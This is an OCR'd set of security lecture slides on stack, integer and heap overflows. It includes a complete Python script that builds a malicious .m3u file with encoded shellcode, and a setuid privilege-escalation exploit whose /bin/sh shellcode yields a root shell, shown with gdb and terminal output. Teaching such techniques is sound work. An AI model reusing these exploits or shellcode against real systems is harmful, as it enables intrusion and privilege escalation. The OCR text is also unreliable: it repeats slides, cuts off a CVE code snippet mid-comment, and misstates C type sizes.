
We got it!

Real Attack

How to hack the vulnerable program

Find memory space to host the shellcode

We got it!



Get shellcode and finalize the exploit

We want calc to be executed as our exploit payload, then the shellcode could look like this:

Real Attack

How to hack the vulnerable program

Get shellcode and finalize the exploit

We want calc to be executed as our exploit payload, then the shellcode could look like this:


```
__author__ = 'Administrator'
import struct
# -*- coding: ascii -*-
file_object = open('crashfinal.m3u', 'wb')
for i in range(0, 26067):
    file_object.write(b'\x41')
print('A is ok')
eip = struct.pack('<I', 0x01c7f23a)
preshellcode = b'\x90'*25
shellcode = b'\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4' \
            b'\xb1\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85' \
            b'\x30\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa' \
            b'\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96\x60\xf5' \
            b'\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b\xf0\x27\xdd\x48' \
            b'\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a\xcf\x4c\x4f\x23\xd3\x53' \
            b'\xa4\x57\xf7\xd8\x3b\x83\x8e\x83\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5' \
            b'\xc6\xf5\xc1\x7e\x98\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51' \
            b'\x61\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05\x7f\xe8\x7b\xca'
file_object.write(eip+preshellcode+shellcode)
print('done')
file_object.close()
```

Get shellcode and finalize the exploit

Boom ! We have our first working exploit in the Debugger environment!

Get shellcode and finalize the exploit

Boom ! We have our first working exploit in the Debugger environment!



Integer Overflow
Overview

An **integer overflow** occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage space.

Assigned Reading

- Basic Integer Overflows.
  `http://phrack.org/issues/60/10.html`

C Data Types

- short int 16 bits [-32,768;32,767]
- unsigned short int 16 bits [0;65,535]
- unsigned int 16 bits [0;4,294,967,295]
- Int 32 bits [-2,147,483,648;2,147,483,647]
- long int 32 bits [-2,147,483,648;2,147,483,647]
- signed char 8 bits [-128;127]
- unsigned char 8 bits [0;255]

Integer Overflow
Example

```
void store_passwd_indb(char* passwd) {
}

void validate_uname(char* uname) {
}

void validate_passwd(char* passwd) {
 char passwd_buf[11];
 unsigned char passwd_len = strlen(passwd);
 if(passwd_len >= 4 && passwd_len <= 8) {
  printf("Valid Password\n");
  fflush(stdout);
  strcpy(passwd_buf,passwd);
 } else {
  printf("Invalid Password\n");
  fflush(stdout);
 }
 store_passwd_indb(passwd_buf);
}

int main(int argc, char* argv[]) {
 if(argc!=3) {
  printf("Usage Error:   \n");
  fflush(stdout);
  exit(-1);
 }
 validate_uname(argv[1]);
 validate_passwd(argv[2]);
 printf("Welcome back!\n");
 return 0;
}
```

Integer Overflow
Example

- size_t strlen(char s) typedef size_t unsigned int
- The return value, which is larger than the maximum of unsigned char, will cause integer overflow.
- When the length of password os 261,the value of passwd_len is 5, which will bypass the following bound checking and cause buffer overflow.


Integer Overflow
Example

```
0804849e <validate_passwd>:
 804849e:       55                      push   %ebp
 804849f:       89 e5                   mov    %esp,%ebp
 80484a1:       57                      push   %edi
 80484a2:       83 ec 34                sub    $0x34,%esp
 80484a5:       8b 45 08                mov    0x8(%ebp),%eax
 80484a8:       c7 45 e4 ff ff ff ff    movl   $0xffffffff,-0x1c(%ebp)
 80484af:       89 c2                   mov    %eax,%edx
 80484b1:       b8 00 00 00 00          mov    $0x0,%eax
 80484b6:       8b 4d e4                mov    -0x1c(%ebp),%ecx
 80484b9:       89 d7                   mov    %edx,%edi
 80484bb:       f2 ae                   repnz scas %es:(%edi),%al
 80484bd:       89 c8                   mov    %ecx,%eax
 80484bf:       f7 d0                   not    %eax
 80484c1:       83 e8 01                sub    $0x1,%eax
 80484c4:       88 45 f7                mov    %al,-0x9(%ebp)
 80484c7:       80 7d f7 03             cmpb   $0x3,-0x9(%ebp)
 80484cb:       76 33                   jbe    8048500 <validate_passwd+0x62>
 80484cd:       80 7d f7 08             cmpb   $0x8,-0x9(%ebp)
 80484d1:       77 2d                   ja     8048500 <validate_passwd+0x62>
 80484d3:       c7 04 24 70 86 04 08    movl   $0x8048670,(%esp)
 80484da:       e8 c1 fe ff ff          call   80483a0 <puts@plt>
 80484df:       a1 20 a0 04 08          mov    0x804a020,%eax
 80484e4:       89 04 24                mov    %eax,(%esp)
 80484e7:       e8 94 fe ff ff          call   8048380 <fflush@plt>
 80484ec:       8b 45 08                mov    0x8(%ebp),%eax
 80484ef:       89 44 24 04             mov    %eax,0x4(%esp)
 80484f3:       8d 45 ec                lea    -0x14(%ebp),%eax
 80484f6:       89 04 24                mov    %eax,(%esp)
 80484f9:       e8 92 fe ff ff          call   8048390 <strcpy@plt>
 80484fe:       eb 19                   jmp    8048519 <validate_passwd+0x7b>
 8048500:       c7 04 24 7f 86 04 08    movl   $0x804867f,(%esp)
 8048507:       e8 94 fe ff ff          call   80483a0 <puts@plt>
 804850c:       a1 20 a0 04 08          mov    0x804a020,%eax
 8048511:       89 04 24                mov    %eax,(%esp)
 8048514:       e8 67 fe ff ff          call   8048380 <fflush@plt>
 8048519:       8d 45 ec                lea    -0x14(%ebp),%eax
 804851c:       89 04 24                mov    %eax,(%esp)
 804851f:       e8 70 ff ff ff          call   8048494 <store_passwd_indb>
 8048524:       83 c4 34                add    $0x34,%esp
 8048527:       5f                      pop    %edi
 8048528:       5d                      pop    %ebp
 8048529:       c3                      ret
```

Integer Overflow
Example

```
zwp@ubuntu:~/Desktop$ gdb -q test
Reading symbols from /home/zwp/Desktop/test...done.
(gdb) r seclab `python -c 'print "A"*24+ "B"*4 +"C"*233'`
Starting program: /home/zwp/Desktop/test seclab `python -c 'print "A"*24+ "B"*4 +"C"*233'`
Valid Password

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Integer Overflow
Example




Integer Overflow
Example

```
zwp@ubuntu:~/Desktop$ sudo chown root test
zwp@ubuntu:~/Desktop$ sudo chgrp root test
zwp@ubuntu:~/Desktop$ sudo chmod +s test
zwp@ubuntu:~/Desktop$ whoami
zwp
zwp@ubuntu:~/Desktop$ python exp.py
Calling vulnerable program
Valid Password
# whoami
root
```


Integer Overflow
Example

```
#!/usr/bin/env python
import struct
from subprocess import call

arg1 = "seclab"

ret_addr = 0xbffff274

scode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
scode+= "\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"

#endianess convertion
def conv(num):
 return struct.pack("<I",num)
arg2 = "A" * 24
arg2 += conv(ret_addr);
arg2 += "\x90" * 100
arg2 += scode
arg2 += "C" * 108

print "Calling vulnerable program"
call(["./test", arg1, arg2])
```

Integer Overflow
Common Patterns in Integer Overflow




CVE-2008-2430(VLC)




```
.....
if( ChunkFind( p_demux, "fmt ", &i_size ) )
{
    msg_Err( p_demux, "cannot find 'fmt ' chunk"
    goto error;
}
if( i_size < sizeof( WAVEFORMATEX ) - 2 )
{
    msg_Err( p_demux, "invalid 'fmt ' chunk" );
    goto error;
}
stream_Read( p_demux->s, NULL, 8 );    /* Can

/* load waveformatex */
p_wf_ext = malloc( __EVEN( i_size ) + 2 );
.....
```

CVE-2008-1722(CUPS)



Heap Overflow
What is the Heap?

- We know about the stack. Programs store local variables there.
- Heaps are for storing variables too large for the stack (or global)
- In Linux:
  - .data - Initialized globals
  - .bss - Uninitialized globals
  - Heap - Dynamically allocated space, grows upwards
  - Stack - Local variables, grows down

Memory Allocation Data Structures

- **glibc** uses a version of the popular **dlmalloc** algorithm
- Memory is allocated in chunks.
- Each chunk is 8-byte aligned with a header and data, which contains:
  - Size information before and after the chunk
  - Easy to combine chunks and allows bidirection traversal from any chunk.
- Chunks are stored in a linked list of bins, sorted by size in continuous increments of 8 for sizes under 512. Over 512 can be any multiple of 8.
- **Upon freeing a chunk, it is combined with freed neighbors to lower fragmentation**

Heap Overflow
malloc & free

```c
int main()
{
        int size=1024;
        char *first = malloc(1*size);
        char *second = malloc(200*size);
        strcpy(first,"Hello");
        strcpy(second,"World");
        printf("Before free, first: %s\n",first);
        free(first);
        printf("After free, first: %s\n",first);

        printf("Before free, second: %s\n",second);
        free(second);
        printf("After free, second: %s\n",second);
        return( 0 );
}
```


Heap Overflow
malloc & free

```c
int main()
{
        int size=1024;
        char *first = malloc(1*size);
        char *second = malloc(200*size);
        strcpy(first,"Hello");
        strcpy(second,"World");
        printf("Before free, first: %s\n",first);
        free(first);
        printf("After free, first: %s\n",first);

        printf("Before free, second: %s\n",second);
        free(second);
        printf("After free, second: %s\n",second);
        return( 0 );
}
```


```
zwp@ubuntu:~/Desktop$ ./a.out
Before free, first: Hello
After free, first: Hello
Before free, second: World
Segmentation fault (core dumped)
```

Heap Overflow
malloc & free

